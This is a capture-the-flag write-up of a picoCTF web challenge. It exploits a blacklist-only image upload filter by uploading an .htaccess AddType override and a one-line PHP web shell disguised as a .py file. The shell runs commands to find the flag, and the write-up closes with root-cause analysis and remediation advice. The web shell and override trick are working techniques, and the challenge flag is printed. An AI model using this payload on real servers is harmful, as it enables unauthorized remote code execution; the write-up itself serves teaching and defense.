byp4ss3d – Remote Code Execution via Arbitrary File Upload & Apache Misconfiguration

1. Challenge Information

- Platform: PicoCTF
- **Category**: Web Exploitation
- Difficulty: Medium
- Link: https://play.picoctf.org/practice/challenge/518
- **Vulnerability Type**: Arbitrary File Upload → Remote Code Execution (RCE)
- **Primary Issues**: Improper Upload Handling
- Related Standards:
  + OWASP A03: Injection
  + OWASP A05: Security Misconfiguration
  + CWE-434: Unrestricted File Upload

2. Executive Summary

This challenge demonstrates a critical **Remote Code Execution (RCE)** vulnerability resulting from **insecure file upload handling** combined with **server misconfiguration**. The application attempts to restrict uploads to image files but relies on a **weak blacklist approach**, allowing attackers to **upload arbitrary file types**. By leveraging Apache's `.htaccess` configuration override, it was possible to force the server to **interpret non-PHP files as executable PHP scripts**. This allowed execution of a web shell, enabling full command execution on the server and complete **system compromise**.


3. Reconaissance & Enumeration

The challenge provides:

- A target web application running PHP

Reviewing target website reveals:

Author. Alex Ngo



- As the challenge's description provided, this is a registration portal asks students to upload ID cards for verification.

- As presenting on interface, there was a button **`Choose File`** with function browsing the computer to choose a file to upload; a **`Upload ID`** button which only works if there is a file was chosen.

- They also told that ***'Only image files are accepted'*** and in extensions: jpg, png or gif. So we would like to test their filter engine with some simple uploading action.

- First, we tried to upload a .jpg file, the server responded with ***"Successfully uploaded!"*** notification and followed with the **access path to that image** which had been stored in their server. Following that path, it will open the image previewer.

Successfully uploaded!
Access it at: images/Picture1.jpg

- Next, we attempted to upload another file type, like .txt, .php, .docx, .c, .html, .py,… then found out **only .txt and .php** files were responded with ***"Not allowed"*** error but **others were *"Successfully uploaded!"*.**

Successfully uploaded!
Access it at: images/app.py

- So we have acknowledged how the upload filter was implemented, they **only used blacklist** with: .php and .txt and **allowed for everything**. **It pointed out the Unrestricted File Upload vulnerability.**

4. Exploitation & Attack Vector

- After revealing the vulnerability, we could set our objective should be obtaining RCE via forcing server to **execute PHP payload via an accepted file**.
- The simple web shell we would prepare is: **<?php system($_GET['cmd']); ?>.** This code will let PHP know to get anything we pass into **`cmd`** variable on URL, throw it into system and execute, output on screen.
- Reviewing the server info in request header, we can know this website is running **Apache server.**

Server	Apache/2.4.62 (Debian)
Vary	Accept-Encoding
X-Powered-By	PHP/8.3.22

- One of the common vulnerabilities of Apache is it can be **tricked into executing non-PHP files as PHP with a .htaccess file (Config Overriding)**. By ultilizing it, we generate a text file using **AddType directive** to tell Apache maps the give filename extensions onto the specified content type.
- The content will be: **AddType application/x-httpd-php .py** (transform all file with extension .py into PHP). Then saving it as .htaccess file and upload onto website. **Now the Apache server is brainwashed to execute .py file as PHP application.**
- With this advantage, we trick it by creating a .py file with a PHP web shell we have prepared before: **<?php system($_GET['cmd']); ?>.** Then uploading it onto website.
- As we known, we successfully upload a .py file, then if we follow the path to our file, we will get an error output on browser:

Warning: Undefined array key "cmd" in **/var/www/html/images/app.py** on line **1**

Deprecated: system(): Passing null to parameter #1 ($command) of type string is deprecated in **/var/www/html/images/app.py** on line **1**

Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/html/images/app.py:1 Stack trace: #0 /var/www/html/images/app.py(1): system(') #1 {main} thrown in **/var/www/html/images/app.py** on line **1**

This error line can be a clear proof that **we tricked the server to execute a PHP file via .py file** successfully. Now we are able to pass any command to `cmd` variable and the server will execute it in **system privilege (RCE vulnerability).**
- We can confirm it again by passing **"whoami"** into **`cmd`: /images/app.py?cmd=whoami**. If the server responds with **"www-data",** we succeeded. From now, we can execute any command to get our objectives.
- To identify the flag, we can pass a command like**: ?cmd=find / -name "flag*"** to explore where the file containing flag was hidden.

```
/sys/devices/pnp0/00:04/00:04:0/00:04:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags /sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags /var/www/flag.txt
```

- After positioning the location of **flag.txt**, we using cat to retrive the content and pass the challenge.

```
picoCTF{s3rv3r_byp4ss_77c49c68}
```

FLAG: picoCTF{s3rv3r_byp4ss_77c49c68}

5. Root Cause Analysis

The vulnerability exists due to:

5.1. Insecure File Upload Handling

- Blacklist-based filtering
- No validation of file content or MIME type

5.2. Apache Misconfiguration

- .htaccess allowed in upload directory
- Users can override server behavior

5.3. Lack of Execution Restrictions

- Uploaded files stored in executable directory
- No isolation between user uploads and application logic

5.4. Absence of Security Controls

- No file type enforcement
- No sandboxing or access restrictions

6. Remediation & Best Practices

6.1. Use Whitelist-Based Validation

- Only allow specific file types (.jpg, .png)
- Validate both extension and MIME type

6.2. Disable .htaccess Overrides

AllowOverride None

6.3. Store Uploads Outside Web Root

- Prevent direct execution of uploaded files

6.4. Rename Uploaded Files

- Generate random filenames
- Remove user-controlled file names

6.5. Disable Script Execution in Upload Directory

php_admin_flag engine off

6.6. Implement Content Inspection

- Verify file signatures (magic bytes)
- Reject suspicious payloads

6.7. Apply Principle of Least Privilege

- Restrict server permissions
- Limit execution capabilities